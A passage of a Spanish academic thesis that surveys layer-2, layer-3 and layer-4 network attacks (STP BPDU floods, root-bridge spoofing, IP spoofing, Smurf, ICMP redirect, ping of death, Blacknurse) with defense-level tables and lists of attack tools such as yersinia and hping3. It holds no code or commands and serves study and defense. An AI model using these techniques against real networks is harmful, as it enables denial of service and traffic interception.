2.1.4 Spanning Tree Protocol (STP)

Definido en el estándar IEEE 802.1d, STP permite de forma autónoma que una red formada por puentes elimine los bucles físicos. Por la lógica que siguen los puentes y la inexistencia de algún campo en Ethernet que pueda ayudar a controlar los bucles, una trama que entre en uno será reenviando indefinidamente entre los distintos puentes que lo conformen. Ejecutando STP en dichos equipos, los enlaces redundantes pasarán a un estado de bloqueo, dejando una estructura arbórea libre de bucles, tal y como se muestra en la Figura 2-11 a continuación.




Figura 2-11. Red de puentes antes y después de ejecutar STP [13]

Un equipo que ejecuta STP intercambia BPDUs con los equipos adyacentes para determinar qué enlaces deben ser bloqueados y cuáles no (*Control* BPDUs), y para anunciar cambios topológicos (*Topology Change* BPDUs). Los campos contenidos en las CBPDUs que permiten determinar los enlaces a bloquear, en orden de mayor a menor prioridad, son:

- Identificador de puente raíz (Root Bridge Identifier)
- Coste al puente raíz (Root Bridge Path Cost)

- Identificador del puente emisor (Sender Bridge Identifier)
- Identificador del puerto emisor (Sender Port Identifier)

En cada nivel, cuanto menor sea el valor del campo, más prioritario es. De esta forma, a partir del identificador de cada puente y tras una serie de iteraciones, se consigue una topología estable. La convergencia del algoritmo de STP es considerablemente lenta, del orden de segundos o decenas de segundos, y hasta que no finaliza el proceso toda trama que no sea una BPDU se descarta. Finalmente, los puertos no bloqueados se denominan puerto raíz, en caso de que se dirijan hacia el puente raíz, o designado en caso contrario.




Figura 2-12. Estructura de una BPDU

2.1.4.1 Ataques sobre STP

Los equipos que ejecutan STP confían en la legitimidad de las BPDUs compartidas entre estos. No existe un mecanismo de seguridad en el protocolo, por lo que un equipo malicioso puede crear BPDUs malignas con distintos propósitos.

2.1.4.1.1 Inundación de TCBPDU

En un escenario con puentes que ejecutan STP, a la llegada de una BPDU con el bit TC activado, los dispositivos deben recalcular su nueva topología para amoldarse a este cambio. Durante este proceso de reconfiguración, los dispositivos no pueden reenviar las tramas entrantes, ya que no se puede garantizar la inexistencia de bucles. Por tanto, el tiempo en el que la topología es inestable, se descarta cualquier trama que no se corresponda con una BPDU. Este proceso es considerablemente lento, pudiendo tardar decenas de segundos. En esta circunstancia, en un ataque de inundación de TCBPDU, un atacante bloquea completamente la red al enviar periódicamente estos mensajes, dejando incomunicados a los equipos interconectados y obteniendo una denegación de servicio de la red. La única forma de poder contrarrestar este tipo de inundación es limitando los puertos por los que los conmutadores aceptan tráfico de BPDUs o TCBPDUs.

Nivel de la		Justificación
Víctima	L2	La víctima son los conmutadores de red que ejecutan STP (L2)
Defensa	L2	La defensa se basa en la limitación del tráfico de BPDUs según el puerto de entrada del propio conmutador (L2)

Tabla 2-2. Nivel de víctima y defensa, y su justificación en ataque Inundación de TCBPDU

2.1.4.1.2 Suplantación del puente raíz

El principal factor para considerar un puente el puente raíz de la topología radica en la arbitrariedad, esto es, que su identificador sea menor que el resto de los equipos tal y como se explica en el apartado 2.1.4. Basta con enviar una BPDU con un identificador de puente raíz lo suficientemente pequeño para que el equipo del atacante se convierta en el nodo principal de la topología. Dependiendo de las intenciones del atacante, el resultado de este ataque puede ser la incomunicación de los equipos conectados, o bien actuar como un conmutador y ganar

acceso al tráfico, pasando desapercibido para los usuarios. Esto último se conoce como ataque de intermediario, más comúnmente conocido por su nombre en inglés: *Man-in-the-Middle* (MitM). Al igual que el ataque anterior, para evitarlo es necesario especificar qué puertos del conmutador pueden recibir BPDUs.




Figura 2-13. Atacante modificando la topología de la red tras suplantar el puente raíz

Nivel de la		Justificación
Víctima	L2	La víctima son los conmutadores de red que ejecutan STP (L2)
Defensa	L2	La defensa se basa en la limitación del tráfico de BPDUs según el puerto de entrada del propio conmutador (L2)

Tabla 2-3. Nivel de víctima y defensa, y su justificación en ataque Suplantación del puente raíz

2.1.5 Sumario de ataques de capa enlace

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque [1]	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
Inundación MAC [5]	Conmutador	L2/L2 L2	Sí Limitar las direcciones MAC aprendidas en puertos	*Sniffing*	macof	No
Suplantación MAC [5]	Conmutador	L2/L2 L2	Sí Asociar las direcciones MAC en puertos	DoS, *sniffing*	ip, macchanger	No
Suplantación ARP [5]	Equipo final	L3/L2 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS, MitM	ettercap, arpspoof	No

[1] Como se menciona en el apartado 1.1.1, el "nivel del ataque" es el nivel del modelo OSI mínimo entre el plano de datos de la víctima y el de la defensa.

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque [2]	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
Salto de VLAN [14]	Equipo final	L2/L2 L2	Sí No usar VLAN nativa	Intrusión en VLAN	hping3	Sí [6]
Inundación de TCBPDU [15]	Conmutador	L2/L2 L2	Sí Protección BPDU	DoS	yersinia	Sí [6]
Suplantación del puente raíz [15]	Conmutador	L2/L2 L2	Sí Protección BPDU	DoS, MitM	yersinia	Sí [6]

Tabla 2-4. Resumen de los ataques de capa enlace

2.2 Protocolos de capa red

El tercer nivel del modelo OSI se corresponde con la capa de red, y es la encargada, principalmente, del encaminamiento e integración de subredes mediante segmentación y reensamblado. A diferencia de la capa inmediatamente inferior, el destinatario de los mensajes (paquetes) pueden no estar conectados directamente al emisor; el enrutamiento permite pasar por los nodos intermedios necesarios hasta llegar al equipo final. Las direcciones de red, en su amplia mayoría, se definen basándose en el protocolo IPv4. Complementariamente, el protocolo ICMP(v4) añade información de control sobre IPv4 que pueden alterar o alertar sobre el comportamiento de la red. En esta sección se analizan los posibles ataques y vulnerabilidades de ambos protocolos mencionados. Los ataques recogidos en este apartado parten de los documentados en [16].

2.2.1 *Internet Protocol* (IP) v4

Definido originalmente en la RFC 791, IPv4 permite mover datagramas a través de un conjunto de redes interconectadas [17]. Las direcciones IPv4 son los campos clave para el enrutamiento de los paquetes. Los equipos que lo implementan se identifican con una dirección de 32 bits, representándose generalmente en decimal y separando cada octeto por un punto. Las redes a las que pertenecen los dispositivos comparten tantos bits como indican en la máscara determinada por el administrador de esta. Se pueden crear subredes a partir de una red mediante el fraccionamiento de su espacio, aumentando el tamaño de la máscara para subdividir la red. De esta forma, las direcciones IPv4 son jerárquicas y no geográficas. La notación CIDR de las direcciones son de la forma XXX.XXX.XXX.XXX/YY, donde las 'X' son los números de la dirección IP del equipo o de la red, y las 'Y' la máscara de la red.

[2] Como se menciona en el apartado 1.1.1, el "nivel del ataque" es el nivel del modelo OSI mínimo entre el plano de datos de la víctima y el de la defensa.




Figura 2-14. Escenario de una red privada con direcciones CIDR

La integración de subredes se consigue mediante la fragmentación de los paquetes en el origen y el reensamblado de los mismos en el destino. De esta forma, si un paquete con un tamaño mayor a la MTU permitida en el enlace, tiene lugar el proceso de fragmentación. Si no se indica lo contrario en la cabecera, el paquete se divide en tantas partes sean necesarias, y los campos *identification*, *offset* y *flag MF* posibilitan el reensamblado. Como se muestra en la Figura 2-15, estos campos mencionados se corresponden con:

- *Identification:* identifica los datos encapsulados previo al fragmentado. Un paquete que es sometido a este proceso comparte valor con el resto de los fragmentos.
- *Flags*: salvo el primer bit reservado a 0, los otros dos avisan al nodo emisor si puede o no fragmentar los datos (*Don't Fragment*, DF) y al nodo receptor de si hay otros fragmentos por ensamblar (*More Fragments,* MF).
- *Fragment Offset*: mide la posición del fragmento en unidades de 8 octetos.




Figura 2-15. Esquema ASCII de la cabecera IPv4

Otros campos destacables de la cabecera IPv4 son el *Time to Live*, que decrece con cada salto y se descarta el paquete cuando llega a 0 para evitar bucles, y *Protocol*, que de forma similar al Ethertype determina el protocolo encapsulado.

2.2.1.1 Ataques sobre IPv4

La manipulación de ciertos campos en las cabeceras IPv4 pueden desencadenar degradaciones en el servicio o engañar a la red para dirigir tráfico a una víctima en la red.

2.2.1.1.1 IP Spoofing

Un atacante puede suplantar a otro equipo modificando la dirección origen de los paquetes IP (nivel L3). Aunque no tiene un impacto directo por sí mismo, la falsificación de la dirección origen es la base de un número considerable de ataques, normalmente fingiendo ser equipos intermedios o servidores. Por tanto, los resultados de una suplantación IP son muy variados. Para impedirlo, es necesario establecer mecanismos de defensa en los equipos intermedios, relacionando las direcciones IP con otros campos (dirección MAC, puerto de entrada, etc.) y así detectar la suplantación. En ataques posteriores se documentan varios ejemplos que se fundamentan en el *IP Spoofing*, y se pueden identificar en las tablas resumen por el mecanismo previamente mencionado (defensa del ataque basada en la asociación IP-MAC-VLAN-Puerto, mecanismo de nivel L2).

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-5. Nivel de víctima y defensa, y su justificación en ataque IP Spoofing

2.2.1.1.2 Ataque de fragmentación IP

Computacionalmente, el proceso de fragmentación y reensamblado es costoso. Además, en conjunción con otros protocolos de nivel superior, los resultados en los equipos reensambladores se potencian. Ejecutado de manera individual, una inundación con este tipo de paquetes de nivel L3 puede acarrear una degradación en la calidad de la red, consumiendo recursos adicionales que al procesar tráfico sin fragmentar. Habitualmente, los equipos intermedios de capa red/L3 (como los enrutadores) suelen implementar reglas que, al inspeccionar el tráfico, descartan los paquetes fragmentados.

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L3	La defensa se basa en la inspección de elementos de la capa de red (L3), funcionalidad adicional que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3.

Tabla 2-6. Nivel de víctima y defensa, y su justificación en ataque de fragmentación IP

2.2.2 *Internet Control Message Protocol* (ICMP) v4

Como se comenta en la introducción de este capítulo, el propósito de ICMP [18] es permitir una comunicación entre origen y destino con fines de control. ICMP se apoya en el protocolo IP como si fuera de nivel superior, identificándose con el campo *protocol* con valor 1; no obstante, este protocolo es una parte integral de IP y debe ser implementado en cada módulo.




Figura 2-16. Fragmento común de la cabecera ICMPv4

Sin tener en consideración los datos encapsulados, la Figura 2-16 muestra la estructura de la cabecera ICMP que todos sus mensajes comparten entre sí. Se destacan los campos:

- *Type*: distingue los mensajes ICMP entre sí y determina el contenido del resto de datos para su adecuada

interpretación

- *Code*: para un mensaje ICMP con *type* determinado, el valor definido en este campo añade información extra según el caso que corresponda

Por ejemplo, para comprobar la correcta comunicación entre puntos, un equipo origen puede mandar un mensaje ICMP Echo Request (tipo 8), esperando como respuesta un ICMP Echo Reply (tipo 0) por parte del destino. Otro caso puede ser cuando un equipo recibe un datagrama demasiado grande y debe ser fragmentado, pero en la cabecera IP la bandera DF está activa; en este caso, el equipo devuelve al origen un mensaje tipo 3 y código 4 para indicar al origen de este conflicto y que tome las medidas oportunas. Una explicación más exhaustiva de los distintos mensajes ICMPv4 y sus respectivos códigos pueden encontrarse en [16].

2.2.2.1 Ataques sobre ICMP

Como se menciona en Ataques sobre IPv4, se puede aprovechar la falsificación de la dirección IP origen de los mensajes para atacar a la víctima suplantada. Resulta especialmente peligroso el uso de determinadas utilidades de control que ofrece ICMP para alterar el encaminamiento.

2.2.2.1.1 Inundación ping

La inundación ping es el ataque más básico que utiliza ICMP. El equipo atacante envía un elevado número de peticiones Echo (tipo 8) a la víctima para que las responda con respuestas Echo (tipo 0). El objetivo de este ataque suelen ser equipos finales (*targeted local disclosed*) o enrutadores (*router disclosed*), los cuales son más probables de ser atacados ya que su dirección IP es conocida por los equipos de la red. La finalidad del ataque es saturar la víctima, ralentizándolo y, si además proporciona un servicio, degradar su calidad o denegarlo. Para disminuir o neutralizar sus efectos, sería necesario bloquear los mensajes ICMP o limitar el caudal de este tipo de tráfico, es decir, usar funcionalidades de nivel L3.

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L3	La defensa se basa en la inspección de elementos de la capa de red (L3) y/o el flujo de llegada de los mensajes, funcionalidades adicionales que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3.

Tabla 2-7. Nivel de víctima y defensa, y su justificación en ataque de Inundación ping

2.2.2.1.2 Smurf

El ataque pitufo, por su traducción del inglés, consiste en inundar con mensajes ICMP Echo Reply (tipo 0) a una víctima suplantando su dirección IP. Para ello, con la dirección falsificada, el atacante envía un flujo constante de mensajes ICMP Echo Request (tipo 8) a un equipo intermedio. Si no ignora dichas peticiones, envía de vuelta tantas respuestas como solicitudes reciba y, al haber falsificado el origen, las envía a la víctima en lugar del atacante. Si en vez de una única máquina intermedia se utilizan varias, el ataque tiene más probabilidades de resultar exitoso. Esto se conoce como ataque de reflexión. Los resultados y fortificaciones son similares a los de la inundación ping, a los que se les incluye mecanismos para evitar la suplantación IP que se corresponderían con mecanismos de defensa L2.

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-8. Nivel de víctima y defensa, y su justificación en ataque Smurf

2.2.2.1.3 Redirección

Uno de los mensajes ICMP es el de redirección (tipo 5). La idea original es que los encaminadores con este mensaje puedan indicar a otros encaminadores — o al equipo origen — que el datagrama está dando un salto innecesario y que debe ser enviado a la dirección sugerida en el campo de datos. En la Figura 2-17 se muestra un escenario donde se produce un salto redundante y cuándo es enviado el mensaje de redirección.




Figura 2-17. Envío de un mensaje ICMP de redirección

Un atacante puede aprovecharse de aquellos equipos que aceptan mensajes de redirección para obligarlos a mandar los mensajes al equipo atacante, interceptando el tráfico de la víctima, es decir, un ataque MitM. Si bien por defecto muchos equipos ignoran los mensajes de redirección, la defensa puede basarse en identificar paquetes cuya dirección IP origen ha sido modificada.

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-9. Nivel de víctima y defensa, y su justificación en ataque de Redirección

2.2.2.1.4 *Nuke*/Fragmentación

Los paquetes ICMP que utilizan fragmentación IP, tal y como se menciona en el apartado 0, aprovechan las desventajas que supone para el equipo víctima recibir paquetes fragmentados (opcionalmente, e inválidos) para conseguir diversos resultados. En los sistemas operativos vulnerables a este tipo de ataques, esto podría bloquear completamente el ordenador y conllevar la denegación de los servicios ofrecidos por este. Su protección, debido a la naturaleza del ataque, es similar a la del apartado 0.

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L3	La defensa se basa en la inspección de elementos de la capa de red (L3) y/o el flujo de llegada de los mensajes, funcionalidades adicionales que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3.

Tabla 2-10. Nivel de víctima y defensa, y su justificación en ataque Nuke/Fragmentación

2.2.2.1.5 Ping of Death

El conocido “ping de la muerte” es un mensaje ICMP Echo con un tamaño superior al permitido (65507 octetos,

teniendo en cuenta las cabeceras). Los resultados son similares a los expuestos en 2.2.2.1.4, llegando hasta reiniciar o apagar el equipo víctima en caso de ser susceptibles. El control de estos paquetes malformados, al igual que otros ataques, recae en los equipos intermedios de nivel de red.

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L3	La defensa se basa en la inspección de elementos de la capa de red (L3) y/o el flujo de llegada de los mensajes, funcionalidades adicionales que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3.

Tabla 2-11. Nivel de víctima y defensa, y su justificación en ataque Ping of Death

2.2.2.1.6 Blacknurse

El ataque *Blacknurse* hace referencia a la inundación de mensajes ICMP tipo 3 y código 3 (destino inalcanzable, puerto inalcanzable). Este mensaje específico es costoso de procesar para los cortafuegos u otros equipos intermedios de nivel L3, consiguiendo en comparación un consumo de recursos mayor hasta incluso provocar el colapso del equipo afectado.

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L3	La defensa se basa en la inspección de elementos de la capa de red (L3) y/o el flujo de llegada de los mensajes, funcionalidades adicionales que el conmutador carece, necesitando un rúter, cortafuegos u otro elemento de nivel L3.

Tabla 2-12. Nivel de víctima y defensa, y su justificación en ataque Blacknurse

2.2.2.1.7 Source Quench

Un equipo puede mandar un mensaje ICMP *Source Quench* (tipo 4) para advertir al equipo emisor de que está enviando los datagramas demasiado rápido y no está siendo capaz de procesarlos adecuadamente. En consecuencia, el equipo emisor debería reducir el caudal hasta dejar de recibir este tipo de mensajes ICMP. Un atacante puede suplantar la dirección IP del enrutador o destinatario para reducir al máximo el flujo, ralentizando significativamente la comunicación y degradando la calidad de los servicios prestados. La prevención de la suplantación IP (L2) o el rechazo de este tipo de mensajes ICMP (L3) son algunas de las fortificaciones para un ataque *Source Quench*. Esto último, como recoge el estándar propuesto RFC 6633 [19], es implementado en la mayoría de sistemas operativos actuales, siendo en Linux un comportamiento establecido desde 2004.

Nivel de la		Justificación
Víctima	L3	La víctima es cualquier equipo con dirección IP (L3)
Defensa	L2	La defensa se basa en el uso de la tabla DHCP Snooping (construida por el plano de control del conmutador examinando los mensajes L7 DHCP), pero el plano de datos del equipo no requiere dirección IP, como un conmutador (L2)

Tabla 2-13. Nivel de víctima y defensa, y su justificación en ataque Source Quench

2.2.3 Sumario de ataques de capa red

Ataque	Objetivo	Nivel víctima/defensa Nivel ataque	¿Defendible en conmutador?	Consecuencias	Herramientas de ataque	¿Implementado en otro TFG/TFM?
IP *Spoofing* [20]	Equipo final	L3/L3 L2	Sí Asociar IP-MAC-VLAN-Puerto	Según ataque (DoS, Sniffing, Suplantación, MitM, etc.)	ip	Sí [16] Implícito en ataques con defensa basada en asociación IP-MAC-VLAN-Puerto
Fragmentación IP [21]	Equipo final, enrutador	L3/L3 L3	No	Consumo de recursos, DoS	fragroute, libcrafter, mausezahn, libnet	No
Smurf [22]	Equipo final	L3/L3 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	hping3, nemesis, LOIC, IP Sorcery	Sí [16]
Redirección [23]	Equipo final, enrutador	L3/L3 L2	Sí Asociar IP-MAC-VLAN-Puerto	MitM	netwox, ettercap	No
Inundación ping [24]	Equipo final	L3/L3 L3	No	DoS	hping3, scapy, SING, smurf6	No
Blacknurse [25]	Equipo final, enrutador	L3/L3 L3	No	DoS	hping3, scapy, SING, smurf6	No
Nuke / Fragmentación [26]	Equipo final	L3/L3 L3	No	DoS	hping3, scapy, SING, bettercap	No
Ping of death [27]	Equipo final	L3/L3 L3	No	DoS	hping3, scapy, SING	No
Source Quench [28]	Equipo final	L3/L3 L2	Sí Asociar IP-MAC-VLAN-Puerto	DoS	netwox	No

Tabla 2-14. Resumen de los ataques de capa red

2.3 Protocolos de capa transporte

La capa de transporte, la número 4 en el modelo OSI, permite a las capas superiores transmitir datos entre origen y destino. En una misma máquina pueden coexistir flujos de diferentes aplicaciones ya que cada una va dirigida a un puerto distinto. Un mismo número de puerto, a su vez, puede pertenecer a distintos protocolos de transporte. Los protocolos más comunes en Internet son TCP y UDP, y el uso de uno u otro depende de las necesidades de la aplicación que la utilice. Al igual que el apartado anterior, se ha partido de [16] para elaborar el listado de ataques de este protocolo.

2.3.1 *Transmission Control Protocol* (TCP)

TCP se define originalmente en la RFC 793, aunque es la RFC 9293 [29] la que establece las bases de TCP desde 2022. Este protocolo de transporte ofrece a las aplicaciones un servicio de transporte libre de errores, ordenado, bidireccional, orientado a flujo y a conexión a las aplicaciones que la utilizan. La unidad básica de datos que transporta se conoce como segmento.




Figura 2-18. Formato de la cabecera TCP

De la Figura 2-19, se remarcan los campos:

- *Source Port/Destination port*: determinan los puertos origen y destino asociados a las aplicaciones correspondientes.
- *Sequence Number/Acknowledgement Number*: el primero, identifica el número del primer octeto del segmento enviado; el segundo, si la bandera ACK está activa, indica el valor del siguiente *sequence number* que se espera recibir. De esta forma, se pueden ordenar los segmentos y detectar la pérdida (o error, con el *checksum*) de alguno.
- Banderas SYN, RST, FIN: en orden, se utilizan para iniciar, resetear y finalizar una conexión.

Como se ha mencionado, TCP es orientado a conexión, y antes de establecerla, los nodos deben realizar un previo intercambio de mensajes TCP para acordar los números de secuencia iniciales (usando la bandera SYN) y así poder controlar la pérdida o errores de segmentos TCP. Este paso es conocido como *Three-way handshake*, en alusión a los tres mensajes TCP que se intercambian.




Figura 2-19. Diagrama de paso de mensajes del *Triple-way handshake* entre cliente y servidor [30]

Para poder responder al segmento de sincronización, el servidor debe tener un puerto en estado *LISTEN* (escucha). Una vez enviado, el cliente pasa al estado *SYN-SENT*, mientras que el servidor, al recibirlo, crea un nuevo *socket* en estado *SYN-RECV*. A partir de la recepción de los ACKs, ambos nodos se encuentran en el estado *ESTABLISHED* (conexión establecida), y se intercambian tantos datos como la aplicación requiera. Los segmentos enviados deben ser correspondidos con sus segmentos ACK pertinentes para poder solicitar el reenvío en caso de error, garantizando la fiabilidad de su entrega. Es por esto por lo que la transferencia de archivos (como FTP), servicios web y de correo se apoyan en TCP.

La conexión TCP puede finalizar de forma abrupta al recibir un segmento con la bandera RST activa, o bien, de manera análoga a la apertura, se cierra con un *Four-way handshake*.

